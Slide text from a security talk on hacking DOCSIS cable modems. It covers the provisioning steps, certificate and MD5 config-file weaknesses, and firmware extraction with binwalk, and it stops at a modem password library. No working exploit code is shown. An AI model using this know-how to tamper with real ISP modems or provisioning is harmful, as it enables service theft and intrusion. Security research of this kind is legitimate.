



Hacking Cable Modems The Later Years

Bernardo Rodrigues

 @bernardomr

Disclaimer

- **Opinions are my own, unless hacked.**
 - **In that case, hacker's**
- **This is not a talk about Theft of Service**

\$ whoami

- **Web, Forensics & Junk Hacking**
- **CTF Player**

<https://w00tsec.blogspot.com>




Cable Modem – Vendors



HUMAX

technicolor



MOTOROLA




CISCOTM




Cable Modem: Models

Cable Modem Hacking Timeline




Cable Modem Hacking Timeline



DOCSIS

- **Data Over Cable Service Interface Specification**
- **Network Overview:**



DOCSIS 3.0 Features

- **Channel Bonding (Upstream and Downstream)**
- **IPv6 (inc. provisioning and management of CMs)**
- **Security (?)**
 - **Enhanced Traffic encryption (?)**
 - **Enhanced Provisioning Security (?)**

Channel Bonding



Status

Status	HW/FW Versions	Event Log	CM State	Advanced
--------	----------------	-----------	----------	----------

RF Parameters

Downstream


	DCID	Freq	Power	SNR	Modulation	Octets	Correcteds	Uncorrectables
Downstream 1	3	729.00 MHz	2.08 dBmV	37.09 dB	256QAM	3505654477	4455	849
Downstream 2	2	723.00 MHz	1.63 dBmV	36.61 dB	256QAM	2869692031	4898	1016
Downstream 3	4	735.00 MHz	2.21 dBmV	37.09 dB	256QAM	3207023886	4176	1139
Downstream 4	5	741.00 MHz	2.63 dBmV	37.64 dB	256QAM	3002344759	3935	975

[Reset FEC Counters](#)

DOCSIS: Provisioning

- **Acquire and lock the downstream frequency**
- **Get upstream parameters**
- **Get an IP address**
- **Download modem configuration via TFTP**
- **Apply the configuration and enable forwarding of packets**

DOCSIS Network Overview



DOCSIS SEC

- **Encryption and authentication protocol in DOCSIS**
 - **BPI (Baseline Privacy Interface) in DOCSIS 1.0**
 - **BPI+ in DOCSIS 1.1 and 2.0**
 - **SEC (Security) in DOCSIS 3.0**

DOCSIS SEC

- **Digital certificates (VeriSign/Excentis)**
- **Uniquely chained to the MAC address of each cable modem**
- **CMTS allowing Self-signed certificates**
 - **Legacy test equipment**
 - **Cable modems that do not support BPI+**

DOCSIS: Provisioning

The screenshot shows a computer monitor displaying a message from @NET VÍRTUA. The message is as follows:

Prezado Cliente,
O seu Vírtua está temporariamente desabilitado, impossibilitando o acesso à Internet.
Verifique se:


- SEU MODEM ESTÁ FORA DA TOMADA** (Icon: Power plug)
- SUA FATURA ESTÁ VENCIDA**
Nesse caso, accese uma das opções abaixo para solucionar a situação.*
 - Emitir 2ª via da fatura
 - Pagar agora com cartão de crédito
 - Já pagou? Reactive seu acesso
- ESQUECEU DE REABILITAR SEU PLANO DE BANDA LARGA, CASO TENHA SOLICITADO A SUSPENSÃO TEMPORÁRIA**

*Se a sua fatura já foi paga, não se preocupe. Sua conexão será restabelecida automaticamente em até 72h, a partir da data do pagamento.

DOCSIS: Config File

- **Downstream**
- **Upstream**
- **Bandwidth cap**
- **ACL's**
- **TFTP Servers**
- **SNMP community**

DOCSIS: Config File




DOCSIS: Config File

- **DOCSIS specification:**
 - CMTS generates a Message Integrity Check (MIC)
 - Hash: Number of parameters, including the "shared secret"
- **Incorrect MIC: CM registration fail**
- **DOCSIS 2.0: MD5**

problem?
- **DOCSIS 3.0: New MIC hash algorithm (MMH)**

DOCSIS: Config File



Cable Modems

■ binwalk

```
bernardomr@splinter:~
```

```
File Edit View Search Terminal Help
bernardomr@splinter:~$ binwalk TS0705125_062314_NA.MODEL_862.GW.MONO.img
```

DECIMAL	HEXADECIMAL	DESCRIPTION
56	0x38	Certificate in DER format (x509 v3), header length: 4, sequence length: 934
1671	0x687	uImage header, header size: 64 bytes, header CRC: 0x790C 0BFB, created: 2014-06-23 12:37:51, image size: 5680 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0x4C3FD02A, OS: Linux, CPU: PowerPC, image type: Script file, compression type: none, image name: "Boot Script File"
7415	0x1CF7	uImage header, header size: 64 bytes, header CRC: 0xF940 C246, created: 2014-06-23 12:37:52, image size: 6601040 bytes, Data Address: 0x80A0000 0, Entry Point: 0x80A00000, data CRC: 0x84BA203, OS: Linux, CPU: ARM, image type: Multi-File Image, compression type: none, image name: "Multi Image File"
1073799	0x106287	Squashfs filesystem, big endian, lzma signature, version 3.1, size: 5534181 bytes, 608 inodes, blocksize: 131072 bytes, created: 2014-06-23 12:37:51
6608583	0x64D6C7	Squashfs filesystem, big endian, lzma signature, version 3.1, size: 4916460 bytes, 541 inodes, blocksize: 131072 bytes, created: 2014-06-23 07:45:05

Cable Modems


- **binwalk + capstone**

```
bernardomr@splinter:~$ binwalk -Y TS0705125_062314_NA.MODEL_862.GW.MONO.img
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
6622          0x19DE          ARM executable code, 16-bit (Thumb), big endian, at least 527 valid instructions

bernardomr@splinter:~$ file _extracted/squashfs-root/lib/libarris_password.so
